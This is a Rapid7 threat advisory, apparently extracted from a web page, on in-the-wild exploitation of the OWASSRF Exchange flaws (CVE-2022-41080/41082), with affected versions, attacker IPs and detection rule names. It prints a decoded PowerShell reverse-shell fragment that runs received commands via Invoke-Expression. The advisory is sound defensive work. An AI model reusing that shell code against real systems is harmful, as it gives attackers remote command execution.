



Select ▾

START TRIAL

CVE-2022-41080, CVE-2022-41082: Rapid7 Observed Exploitation of `OWASSRF` in Exchange for RCE

Dec 21, 2022 | 2 min read |

Glenn Thorpe



Last updated at Tue, 07 Feb

2023 20:30:27 GMT

*Emergent threats evolve quickly,
and as we learn more about this*



Topics

Metasploit (653)

Vulnerability
Management (359)

Research (236)

Detection and Response
(205)

Vulnerability Disclosure
(148)


Emergent Threat
Response (141)

Cloud Security (136)

Security Operations (20)

Popular Tags

Contact Us

Beginning December 20, 2022, Rapid7 has responded to an increase in the number of Microsoft Exchange server compromises. Further investigation aligned these attacks to what CrowdStrike is reporting as “[OWASSRF](#) ProxyNotShell allowing for remote code execution (RCE) via privilege escalation via Outlook Web Access (OWA).

Patched servers do not appear vulnerable, servers only utilizing Microsoft’s mitigations do appear vulnerable.

Threat actors are using this to deploy ransomware.

Metasploit

Metasploit Weekly
Wrapup

Vulnerability
Management

Research

Logentries

Detection and Response

Related Posts

Fortinet
FortiManager CVE-
2024-47575
Exploited in Zero-
Day Attacks [READ](#)
[MORE](#)


Multiple
Vulnerabilities in
Common Unix
Printing System
(CUPS) [READ](#)
[MORE](#)

High-Risk
Vulnerabilities in

Contact Us

(KB5019758) from November 2022 should do so immediately and investigate systems for indicators of compromise. Do not rely on the rewrite mitigations for protection.

Affected Products

The following on-prem versions of Exchange that have not applied the November 8, 2022 [KB5019758](#)  update are vulnerable:

- Microsoft Exchange Server 2013
- Microsoft Exchange Server 2016
- Microsoft Exchange Server 2019

CVE-2024-40700.

Critical Improper

Access Control

Vulnerability

Affecting SonicWall

Devices

[READ](#)

[MORE](#)

Contact Us

[START TRIAL](#)

customers, other IOCs include:

- PowerShell spawned by IIS ('w3wp.exe') creating outbound network connections
- 45.76.141[.]84
- 45.76.143[.]143

Example command being spawned by IIS (w3wp.exe):

[illegible]

Decoded command where the highlighted string (0x2d4c8f8f) is the hex representation of the IP address 45.76.143[.]143

Contact Us



Select ▾

START TRIAL

```
[byte[]]$SCRIPT:Buffer = 0..$tcC.ReceiveBufferSize | % {0}
$sw.Write($STRING + 'SL> ')
$sw.Flush()
} catch {}
}
WriteToStream ''
while(($ByteSRead = $nS.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
    $c = ([text.encoding]::UTF8).GetString($Buffer, 0, $ByteSRead - 1)
    $o= try {
        Invoke-Expression $c 2>&1 | Out-String
    } catch {
        $_ | Out-String
    }
    WriteToStream ($o)
}
$sw.Close()
```

Rapid7 has evidence of exploitation in the wild as far back as December 1, 2022.

Rapid7 Customers

Customers already have coverage to assist in assessing exposure to and detecting exploitation of this threat.

InsightVM and Nexpose

InsightVM and Nexpose added checks for CVE-2022-41080 and CVE-2022-41082 on November 8, 2022.

Contact Us

for the alerting of the following rules, typically seeing several (or all) triggered on a single executed command:

- Attacker Technique - PowerShell Registry Cradle
- Suspicious Process - PowerShell System.Net.Sockets.TcpClient
- Suspicious Process - Exchange Server Spawns Process
- PowerShell - Obfuscated Script
- Webshell - IIS Spawns PowerShell

Additional detections currently being observed with follow-on activity in these compromises include:

- Attacker Technique - Plink Redirecting RDP

Contact Us

Select ▾

START TRIAL

- Suspicious Process - Started
From Users Music Directory

Managed Detection & Response customers

Your customer advisor will reach out to you right away if any suspicious activity is observed in your organization.

Eoin Miller contributed to this article.

Updates

12/21/22 4PM ET: Updated IOC with EITW information.

POST TAGS

Emergent Threat Response

Contact Us



Select ▾

START TRIAL

Glenn Thorpe

VIEW GLENN'S POSTS

Related Posts

EMERGENT THREAT RESPONSE

Fortinet FortiManager CVE-2024-47575
Exploited in Zero-Day Attacks


READ FULL POST

EMERGENT THREAT RESPONSE


Multiple Vulnerabilities in Common Unix
Printing System (CUPS)

READ FULL POST

Contact Us



READ FULL POST



READ FULL POST

VIEW ALL POSTS

